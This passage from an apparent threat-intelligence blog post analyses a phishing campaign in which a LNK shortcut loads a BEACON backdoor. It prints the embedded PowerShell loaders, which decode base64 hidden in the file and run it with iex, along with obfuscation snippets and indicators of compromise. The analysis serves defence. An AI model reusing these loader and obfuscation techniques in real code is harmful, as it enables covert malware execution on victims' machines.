S-1-5-21-1764276529-1526541935-4264456457-1000

[Special Folder Location]
Special folder identifier:      37       (System)
First child segment offset:     213 bytes

[Distributed Link Tracker Properties]
Version:                  0
NetBIOS name:               user-pc
Droid volume identifier:        c59b0b22-7202-4410-b323-894349c1d75b
Droid file identifier:          bf069f66-8be6-11e6-b3d9-0800279224e5
Birth droid volume identifier:      c59b0b22-7202-4410-b323-894349c1d75b
Birth droid file identifier:        bf069f66-8be6-11e6-b3d9-0800279224e5
MAC address:                08:00:27:92:24:e5
UUID timestamp:             10/06/2016 (17:03:04.500) [UTC]
UUID sequence number:           13273

Unknown data at end of file.
```

Figure 6: LNK characteristics: new activity (left) and old activity (right)


In addition to similar LNK characteristics, the PowerShell command is very similar to the code from the older sample that executed the SPIKERUSH backdoor. Some of the same variable names are retained in this new version, as seen in Figure 7 and Figure 8.



```
$ptgt=0x0005e2be;
$vcq=0x000623b6;
$tb="ds7002.lnk";
if (-not(Test-Path $tb))
{
  $oe=Get-ChildItem -Path $Env:temp -Filter $tb -Recurse;
  if (-not $oe)
  {
    exit
  }
  [IO.Directory]::SetCurrentDirectory($oe.DirectoryName);
}
$vzvi=New-Object IO.FileStream $tb,'Open','Read','ReadWrite';
$oe=New-Object byte[]($vcq-$ptgt);
$r=$vzvi.Seek($ptgt,[IO.SeekOrigin]::Begin);
$r=$vzvi.Read($oe,0,$vcq-$ptgt);
$oe=[Convert]::FromBase64CharArray($oe,0,$oe.Length);
$zk=[Text.Encoding]::ASCII.GetString($oe);
iex $zk;
```

```
$os=0x0009fdda;
$oe=0x000a1916;
$f="37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk";
if (-not(Test-Path $f))
{
  $x = Get-ChildItem -Path $Env:temp -Filter $f -Recurse;
  [IO.Directory]::SetCurrentDirectory($x.DirectoryName);
}
$ifd = New-Object IO.FileStream $f,'Open','Read','ReadWrite';
$x = New-Object byte[]($oe-$os);
$ifd.Seek($os,[IO.SeekOrigin]::Begin);
$ifd.Read($x,0,$oe-$os);
$x=[Convert]::FromBase64CharArray($x,0,$x.Length);
$s=[Text.Encoding]::ASCII.GetString($x);
iex $s;
```

Figure 7: Embedded PowerShell: new activity (left) and old activity (right)



```
$yhcgpw = bygtqi $gibisec $oufgke $wabxu
 $((lylyvve @(((-56 + 200),249,(76 + 174
),(46 + 200),(-8 + 252),(93 + 56 + 100
),(76 + 91 + 77),(80 + 149),229,241,(98
+ 95 + 51),(13 + 212),(-99 + 343),(50 +
94),(-44 + 277),(62 + 152),(-96 - 53 +
353),207,(-31 + 242),(-58 + 272),(-41 +
84 + 112),(62 + 147),(-50 + 0x4b + 187
),(-12 + 0x21 + 172))) 181))
if ($ENV:PROCESSOR_ARCHITECTURE -eq $((
```

```
ednitf = jxixg.ExpandEnvironmentStrings(
njwbxin(Array((-3351 + 3433),(-5244 + 5298),
39, (6971 - 6932), (-196 + 247), 54, (-5926 +
5961), (-3047 + 3101), (3980 - 3898), 43, (
4367 - 4313), 19, (-5252 + 5276), (-5658 +
5679), (-4431 + 4449), 43, (8321 - 8267), (
9313 - 9251), 37, 43, 17, (-1164 + 1168), (-
167 + 173), (5940 - 5940), (8381 - 8378), (-
9749 + 9763), (9691 - 9675), (-4174 + 4263),
19, (1977 - 1955), 3), 119))
```

Figure 8: Shared string obfuscation logic: new LNK activity (left) and old VERNALDROP activity (right)

Indicators

Indicator	Description
dosonedrivenotifications-svct-mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa25821925a0245@northshorehealthgm[.]org	Phishing email address from likely compromised legitimate server
Stevenson, Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you	Phishing email subject
https://www.jmj[.]com/personal/nauerthn_state_gov/*	Malware hosting location on likely compromised legitimate domain
pandorasong[.]com	BEACON C2
95.216.59[.]92	Resolution of pandorasong[.]com
2b13b244aafe1ecace61ea1119a1b2ee	SSL certificate for pandorasong[.]com
3fccf531ff0ae6fedd7c586774b17a2d	Malicious ZIP archive MD5
658c6fe38f95995fa8dc8f6cfe41df7b	Benign ZIP archive MD5
6ed0020b0851fb71d5b0076f4ee95f3c	Malicious LNK file MD5
313f4808aa2a2073005d219bc68971cd	Benign decoy PDF MD5
16bbc967a8b6a365871a05c74a4f345b	BEACON DLL MD5
%APPDATA%\Local\cyzfc.dat	BEACON DLL file path
%TEMP%\ds7002.PDF	Benign decoy PDF file path

Table 2: Indicators

Related Samples

`37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk` (MD5: f713d5df826c6051e65f995e57d6817d)

FireEye Detection

FireEye detected this activity across our platform. Table 3 contains the specific detection names that applied to this activity.

Product	Detection names
Network Security	Malware.Archive Malware.Binary.lnk Suspicious.Backdoor.Beacon
Endpoint Security	SUSPICIOUS POWERSHELL USAGE (METHODOLOGY) Generic.mg.16bbc967a8b6a365

Threat Analytics Platform	WINDOWS METHODOLOGY [PowerShell Base64 String] WINDOWS METHODOLOGY [Rundll32 Roaming] WINDOWS METHODOLOGY [PowerShell Script Block Warning] WINDOWS METHODOLOGY [Base64 Char Args] TADPOLE DOWNLOADER [Rundll Args] INTEL HIT - IP [Structured Threat Reputation-Based] INTEL HIT - FQDN [Structured Threat Reputation-Based] [DNS] INTEL HIT - FQDN [Structured Threat Reputation-Based] [Non-DNS] INTEL HIT - FILE HASH [Structured Threat Reputation-Based]

Table 3: FireEye product detections

< PREVIOUS POST

NEXT POST >

Company
Why FireEye?
Customer Stories
Careers
Certifications and Compliance
Investor Relations
Supplier Documents

News and Events
Newsroom
Press Releases
Webinars
Events
Awards and Honors
Email Preferences

Technical Support
Incident?
Report Security Issue
Contact Support
Customer Portal
Communities
Documentation Portal

FireEye Blogs
Threat Research
FireEye Stories
Industry Perspectives

Threat Map
View the Latest Threats

Contact Us
+1 877-347-3393

Stay Connected